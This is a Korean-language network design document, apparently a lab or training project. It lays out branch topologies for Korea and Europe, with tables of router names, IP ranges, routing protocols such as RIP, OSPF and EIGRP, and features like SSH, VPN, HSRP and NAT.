
2.1. Network 망 구조



2.2. Protocol 구조




2.3. Protocol 구성



3. 지사별 Topology

3.1. Korea Topology




1) 상세 정보


|  |  |  |  |
| --- | --- | --- | --- |
| Router | IP 대역 | Routing Protocol | Technical |
| Seoul | 1.1.1.0 | RIP, OSPF2 area 0 | SSH, VPN |
| ChunCheon | 1.1.2.0 | RIP | SSH, VPN |
| DaeJeon | 1.1.3.0 | RIP | SSH |
| DaeGu | 1.1.4.0 | RIP | SSH |
| JeonJu | 1.1.5.0 | RIP | SSH |
| BuSan | 1.1.6.0 | RIP, OSPF 1 area 0 | SSH, PPP |
| Core\_Korea | 5.5.0.0 | OSPF 1 area 0 | SSH, PPP, NAT |
| Router | IP 대역 | Routing Protocol | Technical |
| GangbukGu | 1.1.7.0 | OSPF 2 area 0 | HSRP |
| GangseoGu | 1.1.8.0 | OSPF 2 area 0 | HSRP |
| GangnamGu | 1.1.9.0 | OSPF 2 area 0 | DR/BDR |
| GangdongGu | 1.1.10.0 | OSPF 2 area 0 | DR/BDR |


2) Directly Connected Routing Table: BuSan




3) RIP Database: BuSan, Few pages








3.2. Europe Topology




1) 상세 정보


|  |  |  |  |
| --- | --- | --- | --- |
| Router | IP 대역 | Routing Protocol | Technical |
| Swiss | 2.2.1.0 | EIGRP 100 | SSH, VPN |
| Spain | 2.2.2.0 | EIGRP 100, EIGRP 1 | SSH, VPN, 6 to 4 Tunnel |
| Poland | 2.2.3.0 | RIP | SSH |
| Greece | 2.2.4.0 | RIP | SSH |
| UK | 2.2.5.0 | EIGRP 100, OSPF 1 area 0 | SSH, PPP |
| Core\_Europe | 2068:300:13:13::/64 | EIGRP 1 | SSH, 6 to 4 Tunnel |
| Router | IP 대역 | Routing Protocol | Technical |
| Madrid | 5.5.0.0 | OSPF 1 area 0 | SSH, PPP, NAT |

2) Directly Connected Routing Table: UK



